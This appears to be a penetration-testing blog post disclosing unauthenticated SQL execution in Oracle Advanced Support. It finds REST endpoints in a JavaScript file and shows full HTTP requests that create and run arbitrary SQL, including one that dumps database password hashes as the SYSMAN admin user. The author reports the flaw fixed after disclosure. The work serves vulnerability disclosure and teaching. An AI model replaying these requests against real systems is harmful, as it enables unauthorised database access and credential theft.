
Anonymous SQL Execution in Oracle Advanced Support

A little over a year ago I was performing a penetration test on a client's external environment. One crucial step in any external penetration test is mapping out accessible web servers. The combination of nmap with EyeWitness make this step rather quick as we can perform port scanning for web servers and then feed those results into EyeWitness to get screenshots. After combing through pages of screenshots that EyeWitness produced, I came across a screenshot for an Oracle Advanced Support server.




Now, I have never heard of Oracle Advanced Support, but after some quick Googling it appeared to be a server that allows Oracle support to login externally and perform whatever support was needed on Oracle systems in an environment.

With that in mind, let us put on our web app pentesting hat and walk through this together.

Let's start with some simple recon on the application. This includes:

- Searching for reported vulnerabilities
- Spidering the application using Burp
- Enumerating common directories
- Looking at the source of available pages


Luckily for us, looking at the source of the main page included a link to the assets directory which included directory listings.



Index of /assets/4.0_RELEASE

- Parent Directory
- README.md
- bower.json
- css/
- fonts/
- images/
- js/
- less/

Directory listings are great for an unknown application like this. It gives us some hope that we may be able to find something interesting that we shouldn't have access too. Sure enough, searching through each of the directories we stumble upon the following JavaScript file:



```
define(["jquery","chart-util"],function(t,e){var s=function(){var
e=this;e.getSqlData=function(e,s){var r="rest/data/sql/"+e,a=t.getJSON(r);return
s&&a.success(s),a},e.createNamedSql=function(e,s){var r=t.post("rest/data/sql/",e);return
s&&r.success(s),r},e.getNamedSqlList=function(e){var s=t.getJSON("rest/data/sql_list");return
e&&s.success(e),s},e.getSqlNameList=function(e){var
s=t.getJSON("rest/data/sql_name_list");return e&&s.success(e),s}};return new s});
```

Let’s make that a little easier to read.

```
define(["jquery", "chart-util"], function(t, e) {
    var s = function() {
        var e = this;
        e.getSqlData = function(e, s) {
            var r = "rest/data/sql/" + e,
                a = t.getJSON(r);
            return s && a.success(s), a
        }, e.createNamedSql = function(e, s) {
            var r = t.post("rest/data/sql/", e);
            return s && r.success(s), r
        }, e.getNamedSqlList = function(e) {
            var s = t.getJSON("rest/data/sql_list");
            return e && s.success(e), s
        }, e.getSqlNameList = function(e) {
            var s = t.getJSON("rest/data/sql_name_list");
            return e && s.success(e), s
        }
    };
    return new s
});
```

One of my favorite and often overlooked things to do during a web application penetration testing is looking at the JavaScript files included in an application and seeing if there are any POST or GET requests that the application may or many not be using.

So here we have a JavaScript file called sql-service.js. This immediately starts raising alarms in my head. From the file we have four anonymous functions performing three GET requests and one POST request via the t.getJSON and t.post methods. The functions are assigned to the following variables:

- getSqlData
- createNamedSql
- getNamedSqlList
- getSqlNameList

For the rest of the blog, I’ll be referring to the anonymous functions as the variables they’re assigned to.

Each of the endpoints for each of the functions reside under /rest/data/

To break it down in terms of requests, we have the following:

- GET /rest/data/sql
- POST /rest/data/sql
- GET /rest/data/sql_list
- GET /rest/data/sql_name_list

With this information, let's fire up my favorite proxy tool, Burp, and see what happens!

Down the Rabbit Hole

Let's try the first GET request to /rest/data/sql from the getSqlData function. We can also see from the JavaScript that there needs to be a parameter appended on. Let's just add 'test' to the end.

HTTP Request:

```
GET /rest/data/sql/test HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json
Content-Length: 0
```

HTTP Response:

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Content-Length: 20
Connection: close

Named SQL not found.
```

The response from the server gives us a 404 for the 'test' we appended to the end of the URL. The server also gives us a message: Named SQL not found. If we try other strings other than 'test' we get the same message. We could quickly bring up Burp Intruder and attempt to try enumerating potential parameter names with a dictionary list against this request to see if we can get any non 404 responses, but there's a much easier way of discovering what we should be using as parameter names. If we look at the JavaScript again, you'll notice that the names of the functions give us valuable information. We see two GET requests for the following functions: getNamedSqlList and getSqlNameList. The error message from our request above gave us a Named SQL not found error. Let's try the GET request in the function for getNamedSqlList.

HTTP Request:

```
GET /rest/data/sql_list HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json
Content-Length: 0
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Connection: close
Content-Length: 243633
```

[{"id":1,"name":"sample","sql":"SELECT TIME,CPU_UTILIZATION,MEMORY_UTILIZATION
FROM TIME_REPORT where TIME >
:time","dataSourceJNDI":"jdbc/portal","privileges":[],"paramList":[{"id":36,"na
me":"time","type":"date-
time","value":null}]},{"id":2,"name":"cpu_only","sql":"SELECT
TIME,CPU_UTILIZATION FROM
TIME_REPORT","dataSourceJNDI":"jdbc/portal","privileges":[],"paramList":[]},{"i
d":3,"name":"simple_param","sql":"SELECT TIME,CPU_USAGE FROM CPU_MONITOR WHERE
CPU_USAGE <
?","dataSourceJNDI":"jdbc/portal","privileges":[],"paramList":[{"id":1,"name":"
cpu_usage","type":"int","value":null}]},{"id":4,"name":"double_param","sql":"SE
LECT TIME,CPU_USAGE FROM CPU_MONITOR WHERE CPU_USAGE between ? and
?","dataSourceJNDI":"jdbc/portal","privileges":[],"paramList":[{"id":2,"name":"
cpu_low","type":"int","value":null},{"id":3,"name":"cpu_high","type":"int","val
ue":null}]},{"id":5,"name":"by_time","sql":"select time, cpu_usage from
CPU_MONITOR where time(time) >
?","dataSourceJNDI":"jdbc/portal","privileges":[],"paramList":[{"id":4,"name":"
time","type":"string","value":null}]},{"id":10,"name":"tableTransferMethod","sq
l":"SELECT result_text, result_value FROM&nbsp;&nbsp;
MIG_RPT_TABLE_TRANSFER_METHOD WHERE&nbsp; scenario_id = :scenario_id AND&nbsp;
package_run_id = :pkg_run_id AND engagement_id =
:engagement_id","dataSourceJNDI":"jdbc/acscloud","privileges":[],"paramList":[{
"id":5,"name":"scenario_id","type":"int","value":null},{"id":6,"name":"pkg_run_
id","type":"string","value":null},{"id":7,"name":"engagement_id","type":"int","
value":null}]},{"id":16,"name":"dataTransferVolumes","sql":"select
RESULT_TEXT,\n&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;
RESULT_VALUE\nfrom&nbsp; MIG_RPT_DATA_TRANSFER_VOLUME\nwhere scenario_id =
:scenario_id\nAND&nbsp;&nbsp; package_run_id = :pkg_run_id\nAND&nbsp;&nbsp;
engagement_id =
:engagement_id","dataSourceJNDI":"jdbc/acscloud","privileges":[],"paramList":[{
"id":8,"name":"scenario_id","type":"int","value":null},{"id":9,"name":"pkg_run_
id","type":"string","value":null},{"id":10,"name":"engagement_id","type":"int",

```
"value":null}]},{"id":17,"name":"dataCompressionPercentage","sql":"SELECT
RESULT_TEXT,\n&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;
RESULT_VALUE\nFROM&nbsp;&nbsp; MIG_RPT_DATA_COMPRESSION_PCT\nWHERE&nbsp;
scenario_id = :scenario_id\nAND&nbsp;&nbsp;&nbsp; package_run_id =
:pkg_run_id\nAND engagement_id =

...
```

Well that certainly gave us quite a bit of information. Let's try to dissect this a bit. We have a JSON response that contains an array with a bunch of JSON objects. Let's look at the first object in that array.

```
{"id":1,"name":"sample","sql":"SELECT TIME,CPU_UTILIZATION,MEMORY_UTILIZATION
FROM TIME_REPORT where TIME >
:time","dataSourceJNDI":"jdbc/portal","privileges":[],"paramList":[{"id":36,"na
me":"time","type":"date-time","value":null}]}
```

Here we have the following properties: name, sql, dataSourceJNDI, privileges, and paramList. The sql property being the most interesting as it contains a SQL query as the string value.

Let's take the value for name and put it into the GET request we tried earlier.

HTTP Request:

```
GET /rest/data/sql/sample HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json;charset=UTF-8
Content-Length: 0
```

HTTP Response:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Content-Length: 44
Connection: close

Bad Request.Param value not defined for time
```

Hey! We got something back! But we're missing a parameter. Let's add that in.

HTTP Request:

```
GET /rest/data/sql/sample?time=1 HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
```

```
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json;charset=UTF-8
Content-Length: 0
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 2
Connection: close

[]
```

Well, we didn't get anything back from the server, but we didn't get an error though! Perhaps the SQL query for sample is being executed, but nothing is coming back? We could keep trying other names from the request that we performed earlier, but let's look at the original JavaScript we have one last time.

We can see that there is a function called createNamedSQL that performs a POST request. We know from the response to the getNamedSqlList request that named sql objects contain a sql property with a SQL query as the value. Maybe this POST request will allow us to execute SQL queries on the server? Let's find out.

SQL Execution

Here's the createNamedSQL POST request with an empty JSON object in the body:

HTTP Request:

```
POST /rest/data/sql HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json
Content-Length: 0

{}
```

HTTP Response:

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 71
Connection: close

A system error has occurred: Column 'SQL_NAME' cannot be null [X64Q53Q]
```

We get an error about the column SQL_NAME. This isn't very surprising as the body contains an empty JSON object. Let's just add in a random property name and value.

HTTP Request:

```
POST /rest/data/sql HTTP/1.1
Host: host
Connection: close
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Length: 16
Content-Type: application/json;charset=UTF-8

{"test":1}
```

HTTP Response:

```
HTTP/1.1 400 Bad Request
Content-Type: text/plain
Content-Length: 365
Connection: close

Unrecognized field "test" (class com.oracle.acs.gateway.model.NamedSQL), not
marked as ignorable (6 known properties: "privileges", "id", "paramList",
"name", "sql", "dataSourceJNDI"])
&nbsp;at [Source:
org.glassfish.jersey.message.internal.EntityInputStream@1c2f9d9d; line: 1,
column: 14] (through reference chain:
com.oracle.acs.gateway.model.NamedSQL["SQL_NAME"])
```

We get a bad request response about the field "test" being unrecognized, again, not surprising. But if you notice, the error message gives us properties we can use. Thanks Mr. Oracle server! These properties also happen to be the same ones that we were getting from the getNamedSqlList request. Let's try them out. For the dataSourceJNDI property I used one of the values from the response in the getNamedSqlList request.

HTTP Request:

```
POST /rest/data/sql HTTP/1.1
Host: host
Connection: close
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Length: 101
Content-Type: application/json;charset=UTF-8


{
    "name": "test",
    "sql":"select @@version",
    "dataSourceJNDI":"jdbc/portal"
}
```

That's looks to be a pretty good test request. Let's see if it works.

HTTP Response:

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/plain
Content-Length: 200
Connection: close

A system error has occurred: MessageBodyWriter not found for media
type=text/plain, type=class com.oracle.acs.gateway.model.NamedSQL,
genericType=class com.oracle.acs.gateway.model.NamedSQL. [S2VF2VI]
```

Well we still got an error from the server. But, that's just for the content-type of the response. The named sql may have still been created. With the name field set to test, let's try the first GET request with that as the parameter.

HTTP Request:

```
GET /rest/data/sql/test HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json;charset=UTF-8
Content-Length: 0
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 24
Connection: close

[{"@@version":"5.5.37"}]
```

Well looky here! We got ourselves some SQL execution.

Let's see who we are.

HTTP Request:

```
POST /rest/data/sql HTTP/1.1
Host: host
```

```
Connection: close
Accept: */*
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Length: 101
Content-Type: application/json;charset=UTF-8

{
    "name": "test2",
    "sql":"SELECT USER from dual;",
    "dataSourceJNDI":"jdbc/portal"
}
```

HTTP Request:

```
GET /rest/data/sql/test2 HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json;charset=UTF-8
Content-Length: 0
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 19
Connection: close

[{"USER":"SYSMAN"}]
```

Looks like we're the SYSMAN user. Which per the Oracle docs (https://docs.oracle.com/cd/B16351_01/doc/server.102/b14196/users_secure001.htm) is used for administration.

Let's see if we can grab some user hashes

HTTP Request:

```
POST /rest/data/sql HTTP/1.1
Host: host
Connection: close
Accept: */*
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Length: 120
Content-Type: application/json;charset=UTF-8
```

```
{
    "name": "test3",
    "sql":"SELECT name, password FROM sys.user$",
    "dataSourceJNDI":"jdbc/portal"
}
```

HTTP Request:

```
GET /rest/data/sql/test3 HTTP/1.1
Host: host
Connection: close
Accept: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Content-Type: application/json;charset=UTF-8
Content-Length: 0
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 5357
Connection: close

[{"NAME":"SYS","PASSWORD":"[REDACTED]"},{"NAME":"PUBLIC","PASSWORD":null},{"NAM
E":"CONNECT","PASSWORD":null},{"NAME":"RESOURCE","PASSWORD":null},{"NAME":"DBA"
,"PASSWORD":null},{"NAME":"SYSTEM","PASSWORD":"[REDACTED]"},{"NAME":"SELECT_CAT
ALOG_ROLE","PASSWORD":null},{"NAME":"EXECUTE_CATALOG_ROLE","PASSWORD":null}
...
```

And we’re able to get the password hashes for users in the database. I redacted and removed the majority of them. With this information and the because we’re a user with administration privileges, there are quite a few escalation paths. However, for the purposes of this blog, I’ll stop here.

Conclusion

I contacted Oracle about the anonymous SQL execution here and they were quick in responding and fixing the issue. The real question to me is why are there web services that allow for SQL queries to be executed in the first place?

The biggest take away from this blog is always look at the JavaScript files in an application. I have found functionality hidden within JavaScript files that has resulted in SQL injection, command injection, and XML external entity injection on several web application and external network penetration tests.

As an exercise for any of the journeyman pentesters out there, walk through this blog and count how many vulnerabilities you can identify. Hint: there’s more than three.

References

- https://github.com/ChrisTruncer/EyeWitness
- https://nmap.org/
- https://docs.oracle.com/cd/B16351_01/doc/server.102/b14196/users_secure001.htm
- https://docs.oracle.com/cd/B28359_01/server.111/b28337/tdpsg_user_accounts.htm#TDPSG20000
- https://portswigger.net/burp/help/repeater_using.html